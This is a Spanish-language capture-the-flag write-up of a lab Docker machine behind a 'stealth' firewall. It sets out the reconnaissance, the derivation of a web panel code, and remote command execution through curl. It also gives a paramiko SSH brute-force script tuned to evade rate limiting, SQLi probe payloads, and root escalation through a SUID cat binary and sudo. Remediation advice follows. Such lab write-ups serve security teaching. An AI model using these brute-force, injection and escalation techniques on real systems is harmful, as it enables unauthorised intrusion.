# Write-up: STEALTH FIREWALL




**Plataforma:** Whoami-Labs
**Dificultad:** Difícil (5 puntos)
**Categoría:** SUID & Sudo
**Objetivo:** 172.17.0.2 (contenedor Docker)
**Hostname:** stealth_firewall
**Banner:** metasploitable.vm
**Fecha:** 13 de octubre de 2026
**Autor:** chifay

---

# Índice


1. Resumen ejecutivo
2. Resumen de vulnerabilidades
3. Metodología
4. Fase 1 — Reconocimiento de red
5. Fase 2 — Análisis del firewall "stealth"
6. Fase 3 — Descartes documentados
7. Fase 4 — Obtención de credencial web (Ruta A)
8. Fase 5 — Obtención de credencial SSH (Ruta B)
9. Fase 6 — Escalada de privilegios
10. Bandera obtenida
11. Matriz comparativa de ambas rutas
12. Recomendaciones de remediación
13. Lecciones aprendidas
14. Anexo — Referencia de comandos

# 1. Resumen ejecutivo

El objetivo consistía en un servidor Ubuntu 22.04 protegido por un firewall "stealth" que simula servicios inexistentes y limita los intentos de autenticación por fuerza bruta. El ataque logró comprometer completamente el sistema mediante **dos rutas independientes**, ambas exhibiendo ejecución remota de comandos sin autenticación previa y escalada total a root.

**Ruta A (Web, puerto 80):** fuerza bruta contextual → RCE como www-data → binario SUID root → bandera.

**Ruta B (SSH, puerto 2222):** fuerza bruta de diccionario → shell como sysadmin → sudo → bandera.

La diferencia entre ambas rutas es lo que hace el hallazgo interesante: **la contraseña del panel web NO existe en ningún diccionario estándar**, mientras que **la de SSH sí**. Esto demuestra que los diccionarios genéricos no sustituyen al análisis del contexto del objetivo.

**Bandera obtenida:** FLAG{F1R3W4LL_3V4S10N_C0MPL3T3}

---

# 2. Resumen de vulnerabilidades encontradas

| ID | Severidad | Descripción | Ubicación |
|---|---|---|---|
| V-01 | CRÍTICA | Ejecución remota de comandos sin sanear | /var/www/html/maintenance/execute.php |
| V-02 | CRÍTICA | Credencial débil de administrador | Cuenta sysadmin (contraseña gabriel) |
| V-03 | ALTA | Binario SUID root innecesario | /usr/bin/cat, /usr/bin/ls, /usr/bin/grep |
| V-04 | ALTA | Autenticación por contraseña en SSH | /etc/ssh/sshd_real_config (puerto 2222) |
| V-05 | MEDIA | Servicios señuelo (banners falsos) | Puertos 3306, 5432, 8080, 8443 |
| V-06 | MEDIA | Puerto 22 honeytrap con ForcedCommand | /etc/ssh/sshd_fake_config |

| ID | Severidad | Descripción | Ubicación |
|---|---|---|---|
| V-07 | MEDIA | Herramientas de enumeración señuelo | /usr/local/bin/{LinEnum.sh, linpeas.sh, pspy} |
| V-08 | ALTA | Secreto embebido en código fuente | $valid_auth = "maint2026" en execute.php |
| V-09 | INFORMATIVA | Permisos excesivos en el árbol web | execute.php escribible por www-data |

---

# 3. Metodología

La auditoría siguió un enfoque modular: **Reconocimiento → Validación de hipótesis → Explotación controlada → Escalada → Documentación**. Se aplicó el principio de **control positivo** en toda prueba negativa: antes de concluir que una técnica falla, se verifica que el método de medición funciona.

**Herramientas utilizadas:**

- nmap — escaneo de puertos y detección de versiones.
- curl / wget — peticiones HTTP.
- python3 + paramiko — automatización SSH.
- perl + crypt() — verificación de hashes yescrypt.
- hashcat / john — análisis de contraseñas (con limitaciones documentadas).
- gobuster / dirb / nikto — descubrimiento de contenido web.
- iptables recent, ss/netstat — análisis del firewall.

---

# 4. Fase 1 — Reconocimiento de red

## 4.1 Posicionamiento

El atacante se encuentra en el gateway del bridge Docker (172.17.0.1), coincidiendo con el segmento L2 del objetivo.

```
text

ip addr show docker0
-> inet 172.17.0.1/16 brd 172.17.255.255

ping -c 2 172.17.0.2
-> 100% packet loss (ICMP descartado)
```

El silencio en ICMP fue el primer indicador de filtrado activo, pero no imposibilitó el seguimiento: el host resolvía ARP correctamente.

## 4.2 Escaneo de puertos

```
text

nmap -Pn -n -sS -p- --open 172.17.0.2
```

**Resultado:**

| Puerto | Estado | Servicio | Realidad verificada |
|---|---|---|---|
| 22/tcp | open | ssh | **SEÑUELO** (honeytrap) |
| 80/tcp | open | http | **REAL** (Apache 2.4.52 + PHP) |
| 2222/tcp | open | ssh | **REAL** (servidor administrativo) |
| 3306/tcp | open | mysql | **SEÑUELO** (banner falso) |
| 5432/tcp | open | postgresql | **SEÑUELO** (banner falso) |
| 8080/tcp | open | http-proxy | **SEÑUELO** (respuesta enlatada) |
| 8443/tcp | open | https-alt | **SEÑUELO** (respuesta enlatada) |

```
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9e:1a:5c:5c:9f:15:50:cc:32:59:bd:e8:96:e9:36:f7 (ECDSA)
|_  256 1e:1d:01:a2:2f:db:96:9e:4c:f5:7e:53:a4:89:a5:45 (ED25519)
80/tcp   open   http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Sistema de Mantenimiento
2222/tcp open   tcpwrapped
3306/tcp open   mysql?
| fingerprint-strings:
|   GenericLines, NULL:
|_    MySQL 5.7
5432/tcp open   postgresql?
| fingerprint-strings:
|   GenericLines, NULL:
|_    PostgreSQL 14.0
8080/tcp closed http-proxy
8443/tcp open   https-alt
| fingerprint-strings:
|   NULL, SSLSessionReq:
|_    HTTP/1.1 400 Bad Request
```

***Figura 1.*** *Escaneo inicial de puertos con Nmap.*

**Verificación por banner:**

```
text

nc 172.17.0.2 3306 -> "MySQL 5.7" (banner; luego cierra)
nc 172.17.0.2 5432 -> "PostgreSQL 14.0" (banner; luego cierra)
mysql -h 172.17.0.2 -u root
  -> ERROR 2013: Lost connection during handshake
```

Los clientes de base de datos fallan en el handshake, lo que demuestra que el banner es emitido por un proceso que no implementa el protocolo real.

## 4.3 Identificación de la superficie real

La página principal reveló un panel de administración:

```
html

<form method="POST" action="maintenance/execute.php">
    <input type="password" name="auth" placeholder="Código de Autenticación">
    <input type="text" name="cmd" placeholder="Comando del Sistema">
    <button type="submit">EJECUTAR</button>
</form>
```

```
53 </head>
54 <body>
55     <div class="container">
56         <h1>⚙️ SISTEMA DE MANTENIMIENTO</h1>
57         <p>Panel de Administración Remota</p>
58         <form method="POST" action="maintenance/execute.php">
59             <input type="password" name="auth" placeholder="Código de Autenticación" required>
60             <input type="text" name="cmd" placeholder="Comando del Sistema" required>
61             <button type="submit">EJECUTAR</button>
62         </form>
63         <div class="output" id="output">
64             Esperando comandos...
65         </div>
66     </div>
67 </body>
68 </html>
69
```

***Figura 2.*** *Panel de administración con campo de comando.*

La existencia de un campo cmd rotulado "Comando del Sistema" indica **ejecución de comandos**, confirmando la hipótesis de ataque principal.

---

# 5. Fase 2 — Análisis del firewall "stealth"

## 5.1 Comportamiento observado

El firewall presenta tres comportamientos distintos:

1. **Filtra ICMP por completo** (no responde a ping).
2. **Suplanta servicios** con banners prefabricados en 3306/5432/8080/8443.
3. **Limita la tasa de autenticación** en el puerto 2222.

## 5.2 Descubrimiento del patrón de "un solo disparo"

Al conectar a los puertos señuelo se observó un comportamiento no documentado: la **primera conexión** recibe la respuesta enlatada y las **siguientes se rechazan** con "Connection refused" hasta que expira un periodo de enfriamiento.

```
text

printf 'GET / HTTP/1.1\r\nHost: 172.17.0.2\r\n\r\n' | nc 172.17.0.2 8443
-> HTTP/1.1 400 Bad Request

(conexión inmediata posterior)
-> Connection refused
```

Este patrón se repitió de forma consistente en 8080 y 8443.

## 5.3 Reglas de iptables del firewall

Las reglas efectivas son:

```
text

iptables -N SSH_STEALTH
iptables -A SSH_STEALTH -m recent --name ssh_stealth --set
iptables -A SSH_STEALTH -m recent --name ssh_stealth --update \
        --seconds 60 --hitcount 3 -j DROP
iptables -A SSH_STEALTH -j ACCEPT
iptables -A INPUT -p tcp --dport 2222 -m state --state NEW -j SSH_STEALTH
```

**Interpretación:**

- El límite se aplica **solo al estado NEW (SYN)**, no al tráfico ya establecido.
- La ventana es de **60 segundos** con un **umbral de 3 eventos**.
- Cálculo correcto: la conexión evaluada ya cuenta para el hitcount, por lo que la 3ª conexión alcanza el umbral y se descarta.
- **Resultado práctico:** 2 conexiones nuevas permitidas por minuto.

### 5.4 Tecla de evasión

La regla --state NEW es la **debilidad estructural**. El firewall contabiliza conexiones TCP, **no intentos de autenticación**. El protocolo SSH permite varios intentos de contraseña por conexión (MaxAuthTries, valor por defecto 6).

**Techo de evasión:** 2 conexiones/min × 6 intentos = **12 intentos de contraseña por minuto**.

Adicionalmente, SSH permite multiplexing (ControlMaster), de modo que un único socket TCP puede transportar múltiples sesiones de autenticación, reduciendo aún más la huella a nivel de red.

---

## 6. Fase 3 — Descartes documentados (pruebas negativas válidas)

Esta sección documenta hipótesis descartadas. Cada una se validó con **control positivo** para evitar falsos negativos.

### 6.1 Inyección SQL en el campo de autenticación

**Hipótesis:** el campo auth se compara contra una consulta de base de datos.

**Prueba por canal temporal (la más concluyente):**

```
text

auth = ' AND SLEEP(5)-- -
auth = ' OR SLEEP(5)-- -
auth = '; SELECT pg_sleep(5);--
auth = ' OR randomblob(900000000)--
```

**Resultado:** TODAS las respuestas volvieron en 0.001 segundos. Una SQLi real habría producido un retraso de 5 segundos.

**Conclusión:** no hay SQLi; la comparación es en memoria, contra un valor fijo.

### 6.2 Inyección de comandos ciega

**Hipótesis:** el campo cmd se ejecuta antes de validar auth.

**Diseño del experimento:**

1. Se levantó un listener en 172.17.0.1:9000.
2. Se verificó el listener con una conexión de prueba (control positivo) → se recibió SELF-TEST-OK.
3. Se enviaron payloads con callback a 172.17.0.1:9000.

**Resultado:** ningún callback recibido.

**Conclusión:** la validación de auth ocurre **antes** de la ejecución de comandos. Inyección ciega descartada.

## 6.3 Bypass de autenticación

Se probaron, sin éxito:

- **Type juggling de PHP:** 0, true, null, "0e123", arrays (auth[], auth[0]).
- **Nombres de parámetro alternativos:** code, pass, key, token, pin, secret.
- **Cabeceras de suplantación de IP:** X-Forwarded-For, X-Real-IP, Client-IP, Forwarded, CF-Connecting-IP, True-Client-IP, X-Remote-Addr (todas apuntando a 127.0.0.1).
- **Sobrecarga de método HTTP:** _method=GET, X-HTTP-Method-Override.
- **Wrappers PHP y traversals:** php://filter, file://, ../../../../etc/passwd.

**Conclusión:** la comparación es estricta ($auth !== $valid_auth), no existe superficie de bypass sin conocer el valor.

## 6.4 Enumeración web

Se ejecutaron herramientas de descubrimiento de contenido sobre la raíz, /admin/ y /maintenance/ con diccionarios comunes, extensiones (php, bak, old, txt, phps), Nikto y análisis de virtual hosts.

**Resultado:** únicamente 3 recursos legítimos.

| Recurso | Descripción |
|---|---|
| / | index.html (panel) |
| /admin/ | autoindex vacío |
| /maintenance/ | autoindex con un único archivo: execute.php |

No se encontraron backups (.bak, ~, .swp, .old), control de versiones (.git, .svn), ni páginas de estado accesibles.

### 6.5 Fugas de código fuente

Se probaron: execute.php.bak, execute.php~, execute.phps, .git/HEAD, .git/config, .svn/entries y ataques de error fatal. Todas devolvieron la misma página de error, lo que indica supresión o control de errores.

---

# 7. Fase 4 — Hallazgo de la credencial web (Ruta A)

## 7.1 Por qué fallan los diccionarios

Se probaron, sin éxito:

- Top 20.000 contraseñas de rockyou.
- 111.110 códigos numéricos de 1 a 5 dígitos.
- Verificación de 3.000 candidatos mediante detección OOB.

**Causa raíz del fallo:**

```
text

grep -x "maint2026" /usr/share/wordlists/rockyou.txt
-> No coincide
```

El código **NO pertenece a ningún diccionario genérico**. Un diccionario de 14 millones de contraseñas resulta inútil frente a una clave interna creada por una persona.

## 7.2 Generador de candidatos contextuales (técnica efectiva)

La clave de la resolución fue **pivotar de "adivinar" a "derivar"**. Los datos para construir candidatos se extrajeron exclusivamente del propio objetivo:

**Fuente del año 2026 → cabecera HTTP del recurso estático:**

```
text

Last-Modified: Fri, 23 Jan 2026 03:05:46 GMT
ETag: "7f2-649056efcf680"
```

**Vocabulario del panel (extraído del HTML):**

MANTENIMIENTO, SISTEMA, Administración, EJECUTAR, Remota, Panel

**Raíces abreviadas derivadas:**

mant, manto, mant, mto, sist, siste

**Combinación sistemática aplicada:**

5 raíces × 4 años (2023-2026) × 4 separadores (-, _, @, #) × 4 sufijos ("", !, 123, #) × 3 capitalizaciones = **3.120 candidatos**

**Resultado:** maint2026 apareció en la **posición 376**, ejecutada en **2 segundos** (el puerto 80 no impone rate limiting: 20.000 peticiones procesadas en 15 s).

## 7.3 Explotación — Ejecución Remota de Comandos

```
text

curl -X POST http://172.17.0.2/maintenance/execute.php \
     -d "auth=maint2026&cmd=id"
```

**Respuesta del servidor:**

```
text

✓ COMANDO EJECUTADO
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




***Figura 3.*** *Ejecución de comandos como www-data tras autenticación.*

**Código vulnerable (referencia):**

```
php

<?php
$valid_auth = "maint2026";
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $auth = $_POST['auth'] ?? '';
    $cmd  = $_POST['cmd'] ?? '';
    if ($auth !== $valid_auth) { /* denegar */ exit; }
    $output = shell_exec($cmd . " 2>&1");
    echo htmlspecialchars($output);
}
?>
```

**Nota:** la salida se escapa con htmlspecialchars(), lo que limita XSS reflejado pero **NO mitiga la ejecución de comandos**, que es el impacto real.

# 8. Fase 5 — Hallazgo de la credencial SSH (Ruta B)

## 8.1 Preparación del vector

```
text

grep -x "gabriel" /usr/share/wordlists/rockyou.txt
140:gabriel
```

La contraseña **EXISTE en el diccionario**, en la posición 140. Esto invierte la situación de la Ruta A: aquí sí es viable la fuerza bruta pura, siempre que se respeten los límites del firewall.

## 8.2 Script de fuerza bruta con evasión de rate limiting

Se implementó un automatizador en Python/paramiko que:

1. Abre una conexión TCP y prueba hasta 6 contraseñas (MaxAuthTries).
2. Cierra la conexión al agotar el lote.
3. Espera 62 segundos tras cada 2 conexiones.
4. Reintenta el lote si la conexión es descartada por el firewall.

```
python

import paramiko
t = paramiko.Transport(("172.17.0.2", 2222))
t.start_client(timeout=30)
for p in passwords:
    try:
        t.auth_password("sysadmin", p)
        # acceso obtenido
    except paramiko.AuthenticationException:
        continue
```

## 8.3 Resultado

**Ritmo efectivo:** ~12 intentos por minuto.

```
text

... [139] 1234567890 FAIL
!!!!!! ACCESO: sysadmin:gabriel !!!!!!
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),27(sudo)
```





***Figura 4.*** *Acceso SSH como sysadmin.*

**Tiempo total aproximado:** 14 minutos para 140 intentos.

## 8.4 Verificación previa del hash (offline)

Antes de consumir intentos en red, se validó la contraseña contra el hash almacenado en /etc/shadow:

```
text

sysadmin:$y$j9T$AgeYh523almfgib/Jc3ZQ1$V4kCKiaEcyQ6cPRc9RMRiF0oTUI8YBVt3UnKUpyoDR0
```

El algoritmo $y$ corresponde a **YESCRYPT**. Ni john (sin soporte) ni hashcat (módulo 33000 ausente) lo resolvieron. Solución válida utilizada:

```
text

perl -e 'my $h = q{$y$j9T$AgeYh523...};
      print(crypt("gabriel",$h) eq $h ? "MATCH" : "no")'
-> MATCH confirmado
```

---

# 9. Fase 6 — Escalada de privilegios

## 9.1 Ruta A: Binario SUID

Desde www-data (RCE web), la enumeración manual de binarios setuid:

```
text

find / -xdev -perm -4000 -type f
```

**Resultado:**

```
text

/usr/bin/chown          /usr/bin/ls             /usr/bin/grep
/usr/bin/su             /usr/bin/newgrp         /usr/bin/gpasswd
/usr/bin/passwd         /usr/bin/chfn           /usr/bin/cat
/usr/bin/mount          /usr/bin/chsh           /usr/bin/umount
/usr/bin/sudo
```

**Contraste diagnóstico CLAVE que confirma la escalada:**

```
text

stat -c '%A %U:%G %n' /root/flag.txt
-> stat: cannot statx '/root/flag.txt': Permission denied

cat /root/flag.txt
-> FLAG{F1R3W4LL_3V4S10N_C0MPL3T3}     <-- LECTURA EXITOSA

dd if=/root/flag.txt
-> dd: failed to open: Permission denied     (control negativo)
```

La contradicción aparente se explica por el bit setuid de /usr/bin/cat:

```
text

-rwsr-xr-x 1 root root 35288 /usr/bin/cat
```

El binario se ejecuta con privilegios de root, por lo que puede leer archivos en directorios sin permiso de tránsito. El control negativo con dd (binario sin SUID) confirma que el escalamiento depende del setuid y no de una mala configuración de permisos.




***Figura 5.*** *Binario /usr/bin/cat con bit SUID root.*

**ADVERTENCIA OPERATIVA:** LinEnum.sh, linpeas.sh y pspy presentes en el sistema son **señuelos** que imprimen "No issues found". Un auditor que dependa de ellos habría descartado erróneamente esta vía de escalada.

### 9.2 Ruta B: sudo

El usuario sysadmin pertenece al grupo sudo (gid 27):

```
text

id -> uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),27(sudo)

sudo -n id
-> sudo: a password is required

echo 'gabriel' | sudo -S -p '' id
-> uid=0(root) gid=0(root) groups=0(root)

echo 'gabriel' | sudo -S -p '' cat /root/flag.txt
-> FLAG{F1R3W4LL_3V4S10N_C0MPL3T3}
```





***Figura 6.*** *Escalada a root mediante sudo.*

---

## 10. Bandera obtenida

```
text

+-------------------------------------------------------------------+
|  FLAG{F1R3W4LL_3V4S10N_C0MPL3T3}                                  |
|                                                                   |
|  Obtenida por 2 vías independientes:                              |
|  Ruta A: web → www-data → cat SUID → root                         |
|  Ruta B: ssh → sysadmin → sudo → root                             |
+-------------------------------------------------------------------+
```





***Figura 7.*** *Bandera root obtenida.*

---

# 11. Matriz comparativa de ambas rutas

| Característica | Ruta A (Web/80) | Ruta B (SSH/2222) |
|---|---|---|
| Vector de entrada | shell_exec() sin sanear | Credencial débil + sudo |
| Credencial | maint2026 | sysadmin:gabriel |
| ¿Está en rockyou? | NO | SÍ (posición 140) |
| Método de hallazgo | Contexto + cabeceras HTTP | Diccionario estándar |
| Velocidad de ataque | ~2 segundos | ~14 minutos |
| Identidad inicial | www-data (uid 33) | sysadmin (uid 1000) |
| Mecanismo de escalada | Binario SUID root | Grupo sudo |
| Saltos totales | 2 | 2 |
| Rate limiting | Ninguno | 2 conexiones / 60 s |

---

# 12. Recomendaciones de remediación

## PRIORIDAD CRÍTICA

**C-01 — Eliminar la ejecución de comandos remota**
Ubicación: /var/www/html/maintenance/execute.php
Acción: implementar lista blanca de comandos. Como mínimo: escapeshellarg($cmd) y validación de entrada.
Riesgo residual: ALTO.

**C-02 — Rotar las credenciales expuestas**
Acción: cambiar la contraseña de sysadmin y el código de autenticación del panel.
Riesgo residual: ALTO.

**C-03 — Eliminar secretos del código fuente**
Ubicación: $valid_auth hardcodeado.
Acción: externalizar a variable de entorno o gestor de secretos.
Riesgo residual: MEDIO.

## PRIORIDAD ALTA

**A-01 — Deshabilitar autenticación por contraseña en SSH**
Ubicación: /etc/ssh/sshd_real_config.
Acción: PasswordAuthentication no, PubkeyAuthentication yes con claves Ed25519.
Riesgo residual: MEDIO.

**A-02 — Retirar bits setuid innecesarios**
Ubicación: /usr/bin/cat, /usr/bin/ls, /usr/bin/grep.
Acción: chmod u-s /usr/bin/cat /usr/bin/ls /usr/bin/grep.
Riesgo residual: MEDIO.

## PRIORIDAD MEDIA

**M-01 — Sustituir los servicios señuelo por bloqueo real**
Ubicación: puertos 3306, 5432, 8080, 8443.
Acción: aplicar DROP en iptables en lugar de emitir banners.

**M-02 — Eliminar el honeytrap del puerto 22**
Acción: cerrar el puerto o asegurar que no se confunda con el servicio real.

**M-03 — Retirar herramientas de enumeración señuelo**
Ubicación: /usr/local/bin/LinEnum.sh, linpeas.sh, pspy.
Acción: eliminar. Confunden al auditor.

**M-04 — Corregir permisos del árbol web**
Ubicación: /var/www/html/maintenance/execute.php.
Acción: chown root:root y chmod 644.

## PRIORIDAD BAJA

**B-01 — Añadir cabeceras de seguridad HTTP:** CSP, X-Content-Type-Options, Referrer-Policy, Permissions-Policy, HSTS.

**B-02 — Implementar registro y auditoría de accesos:** detección de fuerza bruta, fail2ban.

# 13. Lecciones aprendidas

1. **Los diccionarios genéricos no sustituyen al análisis contextual.** maint2026 resistió 14 millones de contraseñas. Lo que funcionó fue construir candidatos a partir del vocabulario visible del objetivo y de la fecha publicada en sus cabeceras HTTP.
2. **Medir el límite antes de asumir que el ataque es inviable.** El firewall limitaba a 2 conexiones por minuto, no a 2 intentos en total. Esa distinción (conexiones TCP vs. intentos de autenticación) fue lo que volvió viable la fuerza bruta.
3. **Toda prueba negativa requiere un control positivo.** Un "no encontré nada" sin verificar el método no es evidencia.
4. **Validar las herramientas antes de confiar en ellas.** LinEnum.sh, linpeas.sh y pspy devolvieron "No issues found" cuando el SUID de cat estaba presente.
5. **El SUID es una superficie de escalada sin dolor.** /usr/bin/cat con bit setuid permitió leer /root/flag.txt (modo 600) sin escalar formalmente a root.
6. **Los secretos en capas de imagen son persistentes.** La contraseña de sysadmin quedó grabada en una capa Docker.
7. **El control de versiones de la configuración importa.** PasswordAuthentication yes seguía activo en el servicio administrativo.

---

# 14. Anexo — Referencia de comandos

## Reconocimiento

```
text

ip addr show docker0
ping -c 2 172.17.0.2
nmap -Pn -n -sS -p- --open 172.17.0.2
nmap -Pn -n -sV -sC -p 22,80,2222 172.17.0.2
nc -v 172.17.0.2 2222 </dev/null
```

## Análisis de servicios señuelo

```
text

printf 'GET / HTTP/1.1\r\nHost: 172.17.0.2\r\n\r\n' | nc 172.17.0.2 8443
mysql -h 172.17.0.2 -u root --connect-timeout=15 -e "SELECT 1"
```

## Explotación web

```
text

curl -X POST http://172.17.0.2/maintenance/execute.php \
    -d "auth=maint2026&cmd=id"

curl -X POST http://172.17.0.2/maintenance/execute.php \
    --data-urlencode "auth=maint2026" --data-urlencode "cmd=whoami; hostname; id"
```

## Fuerza bruta SSH (respeta 2 conexiones/60 s)

```
python

import paramiko
t = paramiko.Transport(("172.17.0.2", 2222))
t.start_client(timeout=30)
for p in ["123456","password","gabriel"]:
   try:
      t.auth_password("sysadmin", p)
      print("ACCESO:", p)
      break
   except paramiko.AuthenticationException:
      print(p, "FAIL")
```

## Escalada

```
text

find / -xdev -perm -4000 -type f
ls -la /usr/bin/cat
echo 'gabriel' | sudo -S -p '' id
echo 'gabriel' | sudo -S -p '' cat /root/flag.txt
```

## Verificación de hash yescrypt

```
text

perl -e 'print crypt("candidata", q{$y$j9T$AgeYh523...})'
```

---

**Fin del documento.**

---